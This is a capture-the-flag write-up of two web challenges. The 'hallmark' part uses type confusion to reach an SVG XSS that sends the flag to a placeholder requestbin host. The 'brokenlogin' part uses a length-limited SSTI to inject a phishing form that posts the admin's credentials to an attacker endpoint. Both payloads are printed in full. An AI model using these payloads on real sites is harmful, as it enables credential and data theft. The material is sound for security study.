

hallmark
Send your loved ones a Hallmark card! Maybe even send one to the admin 😳.
The challenge has an admin bot -> probably XSS. The web app gives us 2 options:
-
Create a card that contains only text
-
Create a card that contains only an image


Since creating a card with text only means the response Content-type will be text/plain -> we can’t use html tags to inject a script for XSS.
When creating a card with an image, the server only picks from the built-in svg, so there’s nothing we can do there either. But the src has this:

This code updates the info of the card we created, and that’s where the problem shows up:

First the server checks whether type is image/svg+xml. If not, it sets type = text/plain. Then it checks again whether type is image/svg+xml: if so it takes the image from the built-in svg, otherwise it takes the value from content
The notable thing here is that the line above uses == (equality) while the line below uses === (strict equality).
-
With
==type coercion is allowed. For example: 1 == “1” returns true because the values are equal if we convert the string “1” to a number -
With
===type coercion is not allowed. It only returns true if the values being compared have the same type and the same value

So if we set type[]=image/svg+xml, line 1 will return True while line 2 will be Flase
-> We can create a card with Content-type as image/svg+xml and content that we control

-> our svg is displayed successfully -> XSS time
<svg viewBox="0 0 100 100" xmlns="http://www.w3.org/2000/svg"> <rect x="10" y="10" width="80" height="80" fill="#0074d9" /> <circle cx="50" cy="50" r="35" fill="#ffffff" /> <script type="text/javascript"> fetch("/flag") .then((response) => response.text()) .then((flagData) => { fetch("<requestbin>/?ans=" + flagData); }) .catch((error) => { console.error(error); }); </script></svg>Send a request with content like this, then send the url pointing to this card -> flag

actf{the_adm1n_has_rece1ved_y0ur_card_cefd0aac23a38d33}brokenlogin
Talk about a garbage website… I don’t think anybody’s been able to log in yet! If you find something, make sure to let the admin know.
from flask import Flask, make_response, request, escape, render_template_string
app = Flask(__name__)
fails = 0
indexPage = """<html>    <head>        <title>Broken Login</title>    </head>    <body>        <p style="color: red; fontSize: '28px';">%s</p>        <p>Number of failed logins: {{ fails }}</p>        <form action="/" method="POST">            <label for="username">Username: </label>            <input id="username" type="text" name="username" /><br /><br />
            <label for="password">Password: </label>            <input id="password" type="password" name="password" /><br /><br />
            <input type="submit" />        </form>    </body></html>"""
@app.get("/")def index():    global fails    custom_message = ""
    if "message" in request.args:        if len(request.args["message"]) >= 25:            return render_template_string(indexPage, fails=fails)
        custom_message = escape(request.args["message"])
    return render_template_string(indexPage % custom_message, fails=fails)

@app.post("/")def login():    global fails    fails += 1    return make_response("wrong username or password", 401)

if __name__ == "__main__": app.run("0.0.0.0")module.exports = { name: "brokenlogin", timeout: 7000, async execute(browser, url) { if (!/^https:\/\/brokenlogin\.web\.actf\.co\/.*/.test(url)) return;
const page = await browser.newPage();
await page.goto(url); await page.waitForNetworkIdle({ timeout: 5000, });
await page.waitForSelector("input[name=username]");
await page.$eval( "input[name=username]", (el) => (el.value = "admin") );
await page.waitForSelector("input[name=password]");
await page.$eval( "input[name=password]", (el, password) => (el.value = password), process.env.CHALL_BROKENLOGIN_FLAG );
await page.click("input[type=submit]");
await new Promise((r) => setTimeout(r, 1000));
await page.close(); },};-> The admin enters the flag into the form and then hits submit
From the src you can see login auto fails :) If the method is GET, the server checks whether the request’s query string has a message parameter. If it does, it renders the page along with the number of fails.
It could be SSTI since message is something we control and it gets rendered directly. Let’s try with the payload {{7*7}}

Ok, we’ve got SSTI, now we need to use this bug to overwrite the page with another form so the admin bot enters the flag and sends it off.
The catch is that the length of message can’t be >= 25 -> we can’t write the whole form in there, and on top of that the message is also escaped -> even if we use the |safe filter, we still can’t put html tags in directly here.
We can use request.args.c to pull data from the same c parameter and use |safe to render it into the page without being affected by the escape function.
The payload will look like:
/?message={{request.args.c|safe}}&c=<bad-stuff-here>Since {{request.args.c|safe}} is only 23 characters long, it’s completely doable.
The c parameter will have the value:
<form action="<my-end-point>" method="POST"> <h1>F1RST FORM</h1>
<label for="username">Username: </label> <input id="username" type="text" name="username" /><br /><br />
<label for="password">password: </label> <input id="password" type="password" name="password" /><br /><br />
<input type="submit" /></form><!--At the end of the code there’s <!-- to comment out the old form
The final url will look like
https://brokenlogin.web.actf.co/?message={{request.args.c|safe}}&c=%3Cform%20action=%22%3Cmy-end-point%3E%22%20method=%22POST%22%3E%20%3Ch1%3EF1RST%20FORM%3C/h1%3E%20%3Clabel%20for=%22username%22%3EUsername:%20%3C/label%3E%20%3Cinput%20id=%22username%22%20type=%22text%22%20name=%22username%22%20/%3E%3Cbr%20/%3E%3Cbr%20/%3E%20%3Clabel%20for=%22password%22%3Epassword:%20%3C/label%3E%20%3Cinput%20id=%22password%22%20type=%22password%22%20name=%22password%22%20/%3E%3Cbr%20/%3E%3Cbr%20/%3E%20%3Cinput%20type=%22submit%22%20/%3E%20%3C/form%3E%20%3C!--
Send this link to the bot. -> flag

actf{adm1n_st1ll_c4nt_l0g1n_11dbb6af58965de9}